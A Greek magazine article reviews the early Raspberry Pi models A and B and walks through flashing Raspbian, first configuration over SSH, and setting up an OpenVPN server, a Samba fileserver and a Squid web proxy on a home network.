Ο κύριος λόγος που ο τυπικός χρόνος αναμονής για ένα Raspberry Pi παραμένει κοντά στις τέσσερεις βδομάδες, σχετίζεται με το χαμηλό του κόστος σε συνάρτηση, φυσικά, με τη ζήτηση και την παραγωγή. Υπάρχουν δύο μοντέλα, το A και το B, τα οποία διαφέρουν στο πλήθος των θυρών USB (μία για το model A, δύο για το model B), καθώς και στη θύρα Ethernet (μόνο το model B έχει). Το model A, λοιπόν, βγαίνει στα 25 δολάρια, ενώ το model B στα 35 δολάρια. Μιλάμε, δηλαδή, για 19 και 27 ευρώ αντίστοιχα. Τι παίρνει όμως κάποιος με αυτά τα χρήματα; Υπό ποία έννοια το Raspberry Pi είναι ένας πλήρης υπολογιστής; Γιατί οι φίλοι της τεχνολογίας --του γράφοντα συμπεριλαμβανομένου-- έχουν κυριευτεί από τέτοια μανία για το Pi; Τι μπορούμε να κάνουμε μ' αυτό; Ποιες είναι οι δικές μας εντυπώσεις από τη συσκευή; Αυτά, αγαπητές φίλες κι αγαπητοί φίλοι, είναι μερικά μόνο από τα ερωτήματα και θέματα, με τα οποία καταπιανόμαστε στο παρόν άρθρο.

Συνεχίστε το διάβασμα.

Τι είναι το Raspberry Pi

Πρόκειται για μια μικρή πλακέτα με μήκος 8,56 εκατοστά, πλάτος 5,6 εκατοστά και ύψος 21 χιλιοστά. Το βάρος της είναι 45 γραμμάρια και πάνω της φέρει ό,τι χρειάζεται, ώστε να μιλάμε για έναν πλήρη υπολογιστή.

Αναλυτικότερα, η CPU είναι ένας ARM11 στα 700MHz. Υπάρχει ξεχωριστή GPU, η Videocore 4, ικανή για ομαλή αναπαραγωγή full HD video, συμπιεσμένου κατά H.264. Η CPU και η GPU είναι στην ίδια συσκευασία και συγκεκριμένα στο BCM2835 SoC της Broadcom. Η δε μνήμη RAM έχει μέγεθος 256MB και βρίσκεται πάνω από το προαναφερθέν SoC. Για την αποθήκευση λειτουργικού συτήματος, εφαρμογών και δεδομένων του χρήστη, παρέχεται μία είσοδος για κάρτα SD.

Από εκεί και πέρα, για την έξοδο εικόνας και ήχου υπάρχει ψηφιακή θύρα HDMI, καθώς και δύο αναλογικές: μία για εικόνα (RCA) κι άλλη μία για ήχο (3,5mm jack). Επιπλέον, το model A φέρει μία θύρα USB 2.0, ενώ το model B φέρει δύο θύρες USB 2.0 καθώς *και* θύρα Ethernet 10/100.



Αμφότερα τα μοντέλα φέρουν ένα 26πινο header expansion slot, επάνω στο οποίο μπορούν να κουμπώσουν περιφερειακά και κάρτες επέκτασης.

Αν δεν συνυπολογίσουμε την ισχύ της GPU, το μικροσκοπικό Raspberry Pi μπορεί να συγκριθεί με έναν υπολογιστή κλάσης Pentium II στα 300MHz. Η δε ισχύς της GPU συγκρίνεται μ' εκείνη του επεξεργαστή γραφικών που είχε το πρώτο Xbox.

Γιατί τόση μεγάλη ζήτηση;

Το χαμηλό κόστος είναι ο προφανής λόγος. Υπάρχουν όμως κι άλλοι. Μην ξεχνάτε ότι το Raspberry Pi είναι ένας πλήρης υπολογιστής,

εντελώς αθόρυβος κι εξαιρετικά χαμηλής κατανάλωσης, ο οποίος μπορεί και τρέχει σύγχρονα λειτουργικά συστήματα. Αποτελεί λοιπόν μιας πρώτης τάξεως πλατφόρμα, π.χ., για το στήσιμο ενός media box, για εφαρμογές server ή για προγραμματισμό. Είναι επίσης πολύτιμο --ή τουλάχιστον πληροί όλες τις προϋποθέσεις ώστε να αποδειχθεί πολύτιμο-- και για το χώρο της εκπαίδευσης. Αυτό μάλιστα ήταν και το βασικό κίνητρο πίσω από την αρχική ιδέα και τη μετέπειτα σχεδίαση και υλοποίησή του, από την πλευρά των ανθρώπων του σημερινού Raspberry Pi Foundation (www.raspberrypi.org).

Προαπαιτούμενα, απαραίτητα και μη

Το Raspberry Pi από μόνο του δεν μπορεί να κάνει τίποτε, τουλάχιστον όχι πριν το τροφοδοτήσουμε με ρεύμα από εξωτερικό τροφοδοτικό 5V, μέσω της θύρας micro USB που βρίσκεται πάνω στο board. Στα απολύτως απαραίτητα είναι και μια κάρτα SD, η οποία θα φιλοξενήσει το λειτουργικό σύστημα. Η κάρτα προτείνεται να είναι Class 4 ή καλύτερη (γρηγορότερη), με χωρητικότητα τουλάχιστον 4GB.

Αν προσανατολίζεστε προς το model A ή σκοπεύετε να δουλέψετε το Raspberry Pi ως έναν τυπικό υπολογιστή desktop, θα χρειαστείτε επίσης πληκτρολόγιο και ποντίκι -- εννοείται τύπου USB. Για παρόμοιους λόγους θα χρειαστείτε καλώδιο HDMI για την ψηφιακή σύνδεση σε TV ή σε monitor (μέσω μετατροπέα HDMI σε DVI). Για αναλογική σύνδεση θα πρέπει να έχετε κάποιο καλώδιο composite.

Στην περίπτωση του model A είναι πολύ πιθανό να θελήσετε κι ένα USB hub, ώστε να συνδέσετε εύκολα στο board περισσότερες από μία συσκευές (π.χ., ένα wireless USB receiver για πληκτρολόγιο/ποντίκι, ένα USB thumb drive κ.ά.). Και μιας και μιλάμε για USB, να υπογραμμίσουμε εδώ ότι οι προδιαγραφές του board δεν επιτρέπουν την επαρκή τροφοδοσία συσκευών όπως σκληροί δίσκοι, μέσω USB. Έτσι, αν σχεδιάζετε να συνδέσετε στο Pi σας έναν μεγάλο δίσκο για να στήσετε έναν ωραιότατο fileserver, τότε είτε ο δίσκος θα πρέπει να έχει τη δική του, ξεχωριστή τροφοδοσία, είτε θα χρειαστεί να τον συνδέσετε σ' ένα powered USB hub.

Τώρα, αν έχετε το model B και σας ενδιαφέρουν κυρίως εφαρμογές server, τότε το μόνο που θα χρειαστείτε είναι ένα καλώδιο Ethernet: Από έναν οποιονδήποτε άλλον υπολογιστή θα συνδέεστε στο Raspberry Pi μέσω SSH και συνεπώς θα έχετε πλήρη πρόσβαση στο σύστημα.

Να σημειώσουμε τέλος ότι το Raspberry Pi πωλείται σκέτο, χωρίς τροφοδοτικό, καλώδια, αξεσουάρ ή κάποια θήκη. Αν θέλετε να του χαρίσετε ένα σπιτάκι, για να μην είναι εκτεθειμένο και μαζεύει σκόνη, θα πρέπει να αγοράσετε μία θήκη ξεχωριστά.

Δυνατότητες αγοράς

Οι δύο διανομείς με τους οποίους συνεργάζεται το Raspberry Pi Foundation είναι οι Farnell/element 14 (http://uk.farnell.com/raspberry-pi) και RS Components (www.rs-components.com/raspberrypi). Εκτός από το ίδιο το Pi, ο ενδιαφερόμενος μπορεί να βρει καλώδια, αξεσουάρ, κάρτες SD, τροφοδοτικά και χρήσιμα περιφερειακά, όπως, π.χ., powered USB hubs.

Από τη μεριά μας, ήδη από τον περασμένο χειμώνα είχαμε παραγγείλει ένα Raspberry Pi από Farnell κι άλλο ένα από RS (και τα δύο model B). Κι ενώ περιμέναμε για μια εκτιμώμενη ημερομηνία παράδοσης, στις αρχές της άνοιξης ανακαλύψαμε και το ModMyPi (www.modmypi.com), ένα site από το οποίο μπορεί κανείς να παραγγείλει θήκες διαφόρων χρωμάτων για

το Pi. Παραγγείλαμε μία κι έφτασε τον περασμένο Ιούνιο, τότε περίπου που κατέφθασαν και τα δύο Raspberry. Σήμερα, από το site του ModMyPi εκτός από τις θήκες μπορεί κανείς ν' αγοράσει και το ίδιο το Pi, καθώς κι ένα πλήθος περιφερειακών.

Η απαραίτητη προετοιμασία

Από πλευράς software, το Raspberry Pi χρειάζεται φυσικά ένα λειτουργικό σύστημα. Από το www.raspberrypi.org/downloads διατίθενται images διαφόρων διανομών Linux, έτοιμα για γράψιμο σε κάρτα SD από την οποία θα εκκινεί η συσκευή. Τα συγκεκριμένα images δεν αντιγράφονται έτσι απλά στην SD. Αντίθετα, γράφονται μέσω του κατάλληλου software. Ένα σχετικό εργαλείο για τα Windows είναι το Win32DiskImager (https://launchpad.net/win32-image-writer/+download), ενώ αν δουλεύουμε σε περιβάλλον Linux μπορούμε απλά να καταφύγουμε στο dd.

Από τα images που διανέμονται στο επίσιμο site του Raspberry εμείς επιλέξαμε το Raspbian Wheezy, το οποίο είναι μια προσαρμοσμένη στην αρχιτεκτονική του Raspberry Pi εκδοχή του δοκιμασμένου και στεθερότατου Debian Linux. Αφού κατεβάσαμε το image (μέσω BitTorrent), από το τερματικό ενός Ubuntu box το αποσυμπιέσαμε πληκτρολογώντας

```
sub0@precise:~$ unzip 2012-09-18-wheezy-raspbian.zip
```

Μετά βάλαμε μια καρτούλα SD σε μια κατάλληλη θύρα του υπολογιστή και φροντίσαμε να μάθουμε το device file που της αντιστοιχούσε:

```
sub0@precise:~$ df -h
Filesystem            Size  Used Avail Use% Mounted on
/dev/sdb6              23G  5.9G   16G  28% /
udev                  3.9G  4.0K  3.9G   1% /dev
tmpfs                 1.6G  888K  1.6G   1% /run
none                  5.0M     0  5.0M   0% /run/lock
none                  3.9G   76K  3.9G   1% /run/shm
/dev/sdb7             277G  140G  123G  54% /home
/dev/sdc1             3.7G   32K  3.7G   1% /media/SD
//192.168.1.95/terra  2.0T  1.5T  553G  73% /samba/rambaldi/
terra
```

Στο παράδειγμά μας, το ζητούμενο device file είναι το /dev/sdc. Πριν την εγγραφή του image, το filesystem της κάρτας είναι καλό να αποπροσαρτηθεί:

```
sub0@precise:~$ sudo umount /dev/sdc1
sub0@precise:~$ df -h
Filesystem            Size  Used Avail Use% Mounted on
/dev/sdb6              23G  5.9G   16G  28% /
udev                  3.9G  4.0K  3.9G   1% /dev
tmpfs                 1.6G  888K  1.6G   1% /run
none                  5.0M     0  5.0M   0% /run/lock
none                  3.9G   76K  3.9G   1% /run/shm
/dev/sdb7             277G  140G  123G  54% /home
//192.168.1.95/terra  2.0T  1.5T  553G  73% /samba/rambaldi/terra
```

Η εγγραφή του image γίνεται πληκτρολογώντας κάτι σαν

```
$ sudo dd bs=4M if=~/2012-09-18-wheezy-raspbian.img of=/dev/sdc
```

```
462+1 records in
462+1 records out
1939865600 bytes (1.9 GB) copied, 275.078 s, 7.1 MB/s
```

Τρομερή προσοχή χρειάζεται εδώ, ώστε να μη δοθεί στην παράμετρο «of» λάθος device file! Σε μια τέτοια περίπτωση είναι πιθανό να αχρηστευτεί κάποιο filesystem που δεν πρέπει, όπως, π.χ., αυτό ενός άλλου διαμερίσματος ή εκείνο από την εγκατάσταση άλλου λειτουργικού συστήματος.

Αναλόγως της ταχύτητας της κάρτας SD, η διαδικασία εγγραφής του image είναι πιθανό να διαρκέσει αρκετά λεπτά.

Πρώτη επαφή, πρώτες ρυθμίσεις

Κατά την πρώτη εκκίνηση του Raspberry Pi το είχαμε συνδεδεμένο σε τηλεόραση, μέσω καλωδίου HDMI. Τον χειρισμό τον κάναμε από ένα ασύρματο πληκτρολόγιο της Microsoft, με το αντίστοιχο USB receiver πάνω στο Pi.

Σημειώστε εδώ ότι το Raspberry Pi δεν έχει κάποιον διακόπτη on/off. Απλά, με την SD κουμπωμένη πάνω του το βάζουμε στην τροφοδοσία για να ξεκινήσει, ενώ για να το κλείσουμε απλά βγάζουμε το τροφοδοτικό από την πρίζα.

Στο Raspbian υπάρχει ήδη δημιουργημένος ένας χρήστης, με username το pi και password το raspberry. Ο χρήστης αυτός είναι σε θέση να εκτελεί το sudo και συνεπώς να κάνει όποια δουλειά απαιτεί δικαιώματα υπερχρήστη (root). Καλό είναι να αλλάξουμε το password του όσο πιο γρήγορα γίνεται, δίνοντας

```
pi@raspberrypi ~ $ passwd
Changing password for pi.
(current) UNIX password: (δεν εμφανίζεται)
Enter new UNIX password: (δεν εμφανίζεται)
Retype new UNIX password: (δεν εμφανίζεται)
passwd: password updated successfully
```

Για ορισμένες βασικές ρυθμίσεις του λειτουργικού, παρέχεται το εύχρηστο εργαλείο raspi-config:

```
pi@raspberrypi ~ $ sudo raspi-config
```

Οι πρώτες δουλειές που κάναμε εμείς, ήταν να θέσουμε τη σωστή ζώνη ώρας (change_timezone) και μετά να μεγενθύνουμε τη ριζική κατάτμηση (root filesystem) του λειτουργικού συστήματος, ώστε να εκτείνεται σε όλον το διαθέσιμο χώρο της κάρτας SD (expand_rootfs). Για να εφαρμοστεί η συγκεκριμένη αλλαγή πρέπει να προηγηθεί επανεκκίνηση του Pi, είτε μέσα από το raspi-config είτε από τη γραμμή εντολών:

```
pi@raspberrypi ~ $ sudo reboot
```

Ο κύριος λόγος που αρχικά βάλαμε το Raspberry Pi σε τηλεόραση, ήταν για να βεβαιωθούμε ότι υπάρχει SSH server και είναι ενεργοποιημένος. Σκοπεύαμε βλέπετε να συνεχίσουμε τις δοκιμές μπροστά από άλλον υπολογιστή κι έχοντας συνδεθεί στο Pi μέσω SSH, π.χ., με τη βοήθεια του PuTTY των Windows ή του τυπικού SSH client ονόματι ssh (όλα πεζά), που βρίσκουμε στο Linux, στο OS X και πρακτικά σε κάθε άλλο UNIXοειδές λειτουργικό. Μέσα από το raspi-config παρέχεται η επιλογή για την ενεργοποίηση/απενεργοποίηση του SSH server, ο οποίος, όπως διαπιστώσαμε, είναι εξ ορισμού ενεργοποιημένος!

Έτσι, αν είστε σαν εμάς κι έχετε ήδη προμηθευτεί ένα model B αλλά δεν βιάζεστε να τρέξετε κάποιο desktop περιβάλλον ή να στήσετε media center για το σαλόνι, μην μπείτε καν στον κόπο να βάλετε το Raspberry σε τηλεόραση ή σε monitor. Απλά, συνδέστε το με ένα καλώδιο Ethernet στο τοπικό δίκτυο, εισάγετε την καρτούλα SD με το λειτουργικό, βάλτε το τροφοδοτικό στην πρίζα και μετά από λίγο συνδεθείτε μέσω SSH. Προκειμένου να βρείτε το IP που θα έχει πάρει από τον τοπικό DHCP server (πιθανώς από εκείνον του modem/router), μια ιδέα είναι να κοιτάξετε τον σχετικό πίνακα αναθέσεων του router. Μια ακόμη καλύτερη --ή τουλάχιστον πιο cool-- ιδέα, είναι να σκανάρετε το LAN με ένα εργαλείο σαν το nmap. Δείτε ένα παράδειγμα από το δικό μας δίκτυο:


```
imac24:~ cvar$ sudo nmap -P0 192.168.1.0/24
...
Nmap scan report for raspberrypi.home (192.168.1.101)
Host is up (0.00096s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: B8:27:EB:B6:5A:46 (Raspberry Pi Foundation)
...
```

Ουσιαστικά, αυτό που ψάχνετε είναι μια συσκευή με κάρτα Ethernet που φέρει το διακριτικό «Raspberry Pi Foundation». Όπως φαίνεται στο παράδειγμα, το Raspbian του δικού μας Raspberry είχε πάρει τη διεύθυνση 192.168.1.101. Τώρα, αν σκοπεύετε να χειρίζεστε το Raspberry κυρίως δικτυακά, πριν οτιδήποτε άλλο είναι καλή ιδέα να του δώσετε στατική διεύθυνση IP. Προς τούτο, αρκεί να τροποποιήσετε κατάλληλα το αρχείο /etc/network/interfaces με κάποιον text editor, σαν το vi ή το nano. Δείτε το δικό μας και τροποιήστε το δικό σας αναλόγως (το device που μας ενδιαφέρει είναι το eth0):

```
pi@raspberrypi ~ $ cat /etc/network/interfaces
auto lo
iface lo inet loopback
#iface eth0 inet dhcp
auto eth0
iface eth0 inet static
     address 192.168.1.98
     gateway 192.168.1.1
     netmask 255.255.255.0
     network 192.168.1.0
     broadcast 192.168.1.255
allow-hotplug wlan0
iface wlan0 inet manual
wpa-roam /etc/wpa_supplicant/wpa_supplicant.conf
iface default inet dhcp
```

Δεν πρέπει να αμελήσουμε και το αρχείο /etc/reslv.conf, στο οποίο ορίζονται οι domain name servers. Παράδειγμα:

```
pi@raspberrypi ~ $ cat /etc/resolv.conf
domain home
```



Όταν λέμε ότι το Raspberry Pi δεν έχει κουδουνάκια και σφυρίχτρες, το εννοούμε! Ακόμα και την θήκη του πρέπει να την προμηθευτείτε ξεχωριστά. Η εικονιζόμενη είναι απο το `modmypi.com`*.*

```
search home
nameserver 192.168.1.1
```

Προκειμένου να ληφθούν υπόψη οι αλλαγές, κάντε μια γρήγορη επανεκκίνηση με

```
pi@raspberrypi ~ $ sudo reboot
```

Από λογαριασμούς χρηστών σε άλλους υπολογιστές που χρησιμοποιείτε εσείς και κανένας άλλος, είναι καλή ιδέα να αντιγράψετε το αντίστοιχο SSH public key στο Raspbian, ώστε να συνδέεστε στη συσκευή χωρίς να πληκτρολογείτε το password του χρήστη pi (ή όποιουδήποτε άλλου έχετε δημιουργήσει και χρησιμοποιείτε, τέλος πάντων). Για παράδειγμα, από έναν iMac εμείς συνδεόμαστε απευθείας στο Raspberry, πληκτρολογώντας στο Terminal

```
imac24:~ cvar$ ssh pi@raspberry
```

(Το «raspberry» το έχουμε βάλει στο /etc/hosts, ώστε να μη γράφουμε καν το IP της συσκευής.) Είχαμε βεβαίως φροντίσει να αντιγράψουμε το αρχείο ~/.ssh/id_rsa.pub στο λογαριασμό του χρήστη pi...

```
imac24:~ cvar$ scp ~/.ssh/id_rsa.pub pi@raspberry:~/
```

...και από τον λογαριασμό του pi να προσθέσουμε το id_rsa.pub στο αρχείο ~/.ssh/authorized_keys:

```
pi@raspberrypi ~ $ cat id_rsa.pub >> ~/.ssh/authorized_keys
```

(Αν στο λογαριασμό του χρήστη σας δεν υπάρχει το αρχείο ~/.id_rsa.pub, δημιουργήστε τώρα ένα ζεύγος ιδιωτικού-δημοσίου κλειδιού γράφοντας ssh-keygen σ' ένα τερματικό.)

Κάτι άλλο που κάναμε πριν περάσουμε σε πιο σοβαρά παιχνίδια με το Raspberry, ήταν να αναβαθμίσουμε λειτουργικό κι εφαρμογές. Όπως σε κάθε Debian-based διανομή, έτσι και στην περίπτωση του Raspbian δίνουμε πρώτα ένα

```
pi@raspberrypi ~ $ sudo apt-get update
```

Αυτό γίνεται προκειμένου να ενημερώσουμε την τοπική λίστα πακέτων με τις πλέον πρόσφατες εκδόσεις όλων των διαθέσιμων προγραμμάτων, βιβλιοθηκών και αρχείων συστήματος. Ακολούθως εφαρμόζουμε τις όποιες διαθέσιμες ενημερώσεις, γράφοντας

```
pi@raspberrypi ~ $ sudo apt-get dist-upgrade
```

Ας δούμε τώρα μερικά πιο ενδιαφέροντα πράγματα που μπορούμε να κάνουμε, με το ολοκαίνουργιό μας Raspberry Pi!

Μερικές ιδέες για την αξιοποίηση του Pi

Κατ' αρχάς, το γεγονός ότι μιλάμε για ένα πλήρες υπολογιστικό σύστημα ικανό να τρέχει σύγχρονα λειτουργικά, σημαίνει ότι μπορούμε να κάνουμε σχεδόν τα πάντα μ' αυτό. Υπάρχουν βέβαια οι περιορισμοί της ισχύος και των δυνατοτήτων επέκτασης του hardware, μολαταύτα όμως το Raspberry Pi εξακολουθεί να είναι μια ικανότατη πλατφόρμα. Αναλογιστείτε τώρα το μικρό, βολικό του μέγεθος, την εξαιρετικά χαμηλή κατανάλωση και το ότι είναι εντελώς αθόρυβο, οπότε ξαφνικά συνειδητοποιείτε πως για πολύ κόσμο το Raspberry είναι ό,τι για χρόνια ζητούσαν -- αλλά δεν το έβρισκαν.

Αναφέρουμε μερικές από τις εφαρμογές που έρχονται στο μυαλό μας, χωρίς συγκεκριμένη σειρά: SAMBA fileserver, OpenVPN server, BitTorrent downloader, proxy server, Tor exit node, DNS server, media center (με το XBMC), game console (με το MAME), penetration testing platform κ.λπ. κ.λπ.

Αν τα προηγούμενα δεν σας έχουν ανοίξει την όρεξη, ειλικρινά δεν ξέρουμε τι άλλο θα μπορούσε να το πετύχει. Στη συνέχεια παρουσιάζουμε τρεις μόνο από τις εφαρμογές που προλάβαμε να δοκιμάσουμε, στο χρόνο που είχαμε από τη στιγμή που καταπιαστήκαμε με το Raspberry Pi έως και τη συγγραφή του παρόντος. Διαβάστε και το συμπληρωματικό άρθρο στο http://deltahacker.gr/?p=6632 για περισσότερες χρήσεις που σκεφτήκαμε για το Raspberry Pi. Ποιος ξέρει με τι άλλο θα έχουμε καταπιαστεί, τη στιγμή που θα διαβάζετε αυτές τις γραμμές...

OpenVPN για το οικιακό δίκτυο

Όπως έχουμε εξηγήσει και στο σχετικό άρθρο του deltaHacker 007 (σελ. 012), στήνοντας τον δικό μας OpenVPN server στο σπίτι αποκτάμε ασφαλέστατη πρόσβαση στο οικιακό τοπικό δίκτυο απ' όπου κι αν βρισκόμαστε, όπως κι αν συνδεόμαστε στο Internet, ανεξαρτήτως αν το σημείο πρόσβασης παρέχει κάποιου είδους ασφάλεια ή όχι. Σκεφτείτε τον OpenVPN server ως μια ασφαλή πύλη προς όλα τα μηχανήματα του σπιτιού, φυσικά και προς όλες τις παρεχόμενες υπηρεσίες εντός του δικτύου. Είναι, δηλαδή, σαν να βρισκόμαστε με το laptop μας στο Ρέικιαβικ ή στο Ανατολικό Τιμόρ και ξαφνικά να βρισκόμαστε εντός του γραφείου μας, στην Καλαμαριά (οι τοποθεσίες είναι εντελώς τυχαίες). Ένα έξτρα μπόνους που κερδίζουμε με το OpenVPN, είναι ότι ακόμη και η ίδια η περιήγησή μας στο web είναι δυνατόν να γίνεται μέσω του ασφαλούς, κρυπτογραφημένου καναλιού που ξεκινά από το laptop και φτάνει ως τον server, στο σπίτι.

Το άρθρο για το OpenVPN που φιλοξενούμε στο τεύχος 012 αφορά στο Ubuntu Server, ωστόσο *ακριβώς* ίδια είναι και τα βήματα που χρειάζεται ν' ακολουθήσουμε στο Raspbian.

Fileserver με τη SAMBA

Πριν γίνει το Raspberry fileserver, πρέπει να φροντίσουμε για τον αποθηκευτικό χώρο. Όσο μεγάλη και να είναι η κάρτα SD, προφανώς και δεν επαρκεί. Το ίδιο ισχύει και για τα USB sticks. Πρέπει, λοιπόν, να συνδέσουμε στο Raspberry έναν εξωτερικό σκληρό δίσκο μέσω USB, ο οποίος όμως θα πρέπει να έχει δική του τροφοδοσία -- ή να είναι πάνω σε ένα

powered USB hub.

Στο τομέα του software, αυτό που χρειαζόμαστε είναι η SAMBA. Έτσι, πρόσβαση στα αρχεία του fileserver θα έχουμε από οποιονδήποτε άλλον υπολογιστή, ανεξαρτήτως αν τρέχει Windows, OS X, Linux ή *BSD. Η εγκατάσταση της SAMBA στο Raspbian είναι τόσο απλή όσο ένα

```
pi@raspberrypi ~ $ sudo apt-get install samba
```

Η ρύθμιση γίνεται τροποποιώντας το αρχείο /etc/samba/smb.conf. Εμείς είχαμε ένα έτοιμο από έναν άλλον fileserver, που τρέχει FreeBSD και ως σύστημα αχείων έχει το ZFS (άσχετη με το θέμα μας αυτή η τελευταία πληροφορία, δεν χορταίνουμε όμως να το λέμε). Δείτε το, ώστε να τροποποιήσετε καταλλήλως το smb.conf της δικής σας SAMBA:

```
#========== Global Settings ==========
[global]
     workgroup = PARABING
     server string = SAMBA Server @ RaspberryPi
     security = user
     log file = /var/log/samba/log.%m
     max log size = 50
     passdb backend = tdbsam
     wins support = no
#========== Share Definitions ==========
[homes]
     comment = Home Directories
     browseable = no
     writable = yes
```

Έτσι όπως είναι ρυθμισμένη η SAMBA, κάθε χρήστης του Raspbian έχει πρόσβαση στον προσωπικό του κατάλογο, αρκεί να δώσει το σωστό username και password. Φυσικά, πρόσβαση έχει και σε άλλους καταλόγους, αρκεί να 'χει τα κατάλληλα δικαιώματα από πλευράς Linux. Να σημειώσουμε εδώ ότι οι χρήστες του Raspbian που θέλουμε να έχουν πρόσβαση μέσω SAMBA, πρέπει να είναι γνωστοί στην τελευταία. Αυτό επιτυγχάνεται εύκολα, με τη βοήθεια του εργαλείου pdbedit. Δείτε, π.χ., πώς προσθέτουμε τον χρήστη pi στη SAMBA:

```
pi@raspberrypi ~ $ sudo pdbedit -a -u pi
new password:
retype new password:
Unix username:        pi
NT username:
Account Flags:        [U          ]
User SID:             S-1-5-21-3008316254-1057876083-149270187-
1001
Primary Group SID:    S-1-5-21-3008316254-1057876083-149270187-
513
Full Name:
Home Directory:       \\raspberrypi\pi
HomeDir Drive:
Logon Script:
```

```
Profile Path:          \\raspberrypi\pi\profile
Domain:                 RASPBERRYPI
Account desc:
Workstations:
Munged dial:
Logon time:             0
Logoff time:            never
Kickoff time:           never
Password last set:      Wed, 10 Oct 2012 17:34:26 EEST
Password can change:    Wed, 10 Oct 2012 17:34:26 EEST
Password must change:   never
Last bad password     : 0
Bad password count    : 0
Logon hours           : FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF
```

Παρατηρήστε ότι ζητείται password για το νέο χρήστη, με username το pi. Δεν χρειάζεται να είναι ίδιο με εκείνο του ομώνυμου χρήστη του Raspbian. Όπως και να ’χει, όποτε προσπαθούμε να συνδεθούμε στη SAMBA του Raspberry από κάποιον άλλον υπολογιστή και μας ζητείται password για τον pi, τότε οφείλουμε να πληκτρολογήσουμε εκείνο που δώσαμε στο pdbedit.

Αφού τελειώσουμε με το smb.conf και τους χρήστες της SAMBA, επανεκκινούμε τον server πληκτρολογώντας

```
pi@raspberrypi ~ $ sudo service samba restart
```

Web proxy με το Squid

Την ιδέα την έριξε ο φίλος @Kouklossss, από το Twitter. (Μη γελάτε: Αυτό είναι το handle του και δεν έχουμε κανέναν λόγο να αμφιβάλλουμε για την εμφάνισή του.) Για την ακρίβεια, μας ζήτησε έναν οδηγό για το στήσιμο του διακομιστή διαμεσολάβησης web ονόματι Squid, τον οποίο θα χρησιμοποιούν οι web browsers από διάφορα μηχανήματα του τοπικού δικτύου. Σκεφτήκαμε, λοιπόν, να εγκαταστήσουμε το Squid στο ολοκαίνουργιο Raspberry και κατόπιν να το ρυθμίσουμε για το τοπικό μας δίκτυο. Έτσι σκεφτήκαμε, έτσι πράξαμε:

```
pi@raspberrypi ~ $ sudo apt-get install squid
```

Το ένα και μοναδικό αρχείο ρυθμίσεων του Squid που πρέπει να τροποποιηθεί, είναι το /etc/squid/squid.conf. Αν το ανοίξετε θα δείτε ότι είναι αρκετά εκτενές. Ευτυχώς, οι παρεμβάσεις/τροποποιήσεις που απαιτούνται προκειμένου ο proxy να λειτουργεί σωστά εντός του τοπικού μας δικτύου, είναι λίγες. Αρκετά επεξηγηματικά και βοηθητικά είναι και τα σχόλια εντός του squid.conf, τουλάχιστον για εκείνους που έχουν το κουράγιο να τα διαβάσουν. Παραθέτουμε τις αλλαγές που κάναμε εμείς. Με βάση αυτές, κάντε τις δικές σας τροποποιήσεις στο squid.conf, λαμβάνοντας υπόψη το δικό σας τοπικό δίκτυο.

```
# ACCESS CONTROLS
acl all src all
acl manager proto cache_object
acl localhost src 127.0.0.1/32
acl to_localhost dst 127.0.0.0/8 0.0.0.0/32
```

```
acl localnet src 192.168.0.0/16 # RFC1918 possible internal network
http_access allow localnet
http_access allow localhost
# DISK CACHE OPTIONS
cache_replacement_policy heap LFUDA
cache_dir ufs /var/spool/squid 512 16 256
```

Αφού γίνουν οι αλλαγές στο squid.conf, ο server πρέπει να επανεκκινήσει:

```
pi@raspberrypi ~ $ sudo service squid restart
```

Από εκεί και πέρα, κάθε web browser που θέλουμε να χρησιμοποιεί το Squid, εννοείται πως πρέπει να είναι ενήμερος για την παρουσία του. Για το δικό μας setup, η διεύθυνση του proxy είναι η 192.168.1.98 και το port παραμένει το προκαθορισμένο, δηλαδή το 3128. Ένα εξαιρετικά βολικό add-on για τον Firefox, το οποίο μεταξύ άλλων μας επιτρέπει να επιλέγουμε εύκολα proxy, είναι το λεγόμενο FoxyProxy (http://getfoxyproxy.org). Σας το προτείνουμε.

Εντυπώσεις και σχέδια για τη συνέχεια

Σε γενικές γραμμές, χρησιμοποιώντας κάποιος το Raspberry Pi ως ένα headless box, πλην ελαχίστων εξαιρέσεων ξεχνά ότι αλληλεπιδρά με έναν υπολογιστή κλάσης Pentium II.

Ο επεξεργαστής γραφικών του Raspberry Pi δεν έχει τη δική του, αυτόνομη μνήμη, οπότε δεσμεύει μέρος της κεντρικής RAM. Εργοστασιακά καταλαμβάνει 64MB και αυτή η ποσότητα είναι σίγουρα μεγάλη, αν δεν σκοπεύετε να σηκώσετε περιβάλλον γραφικών ή να αναπαράγετε βίντεο. Ευτυχώς, μέσα από το raspi-config και συγκεκριμένα την επιλογή memory_split, μπορούμε να ορίσουμε εμείς την ποσότητα της RAM που θα δεσμεύεται από τη GPU. Στα πλαίσια των δικών μας δοκιμών τής δώσαμε 16MB, που είναι η ελάχιστη επιτρεπτή ποσότητα -- τουλάχιστον μέσω του raspi-config. Το αποτέλεσμα ήταν ότι κερδίσαμε 48 ολόκληρα MB για το λειτουργικό σύστημα, ποσότητα μη αμελητέα για έναν υπολογιστή με 256MB συνολική μνήμη.

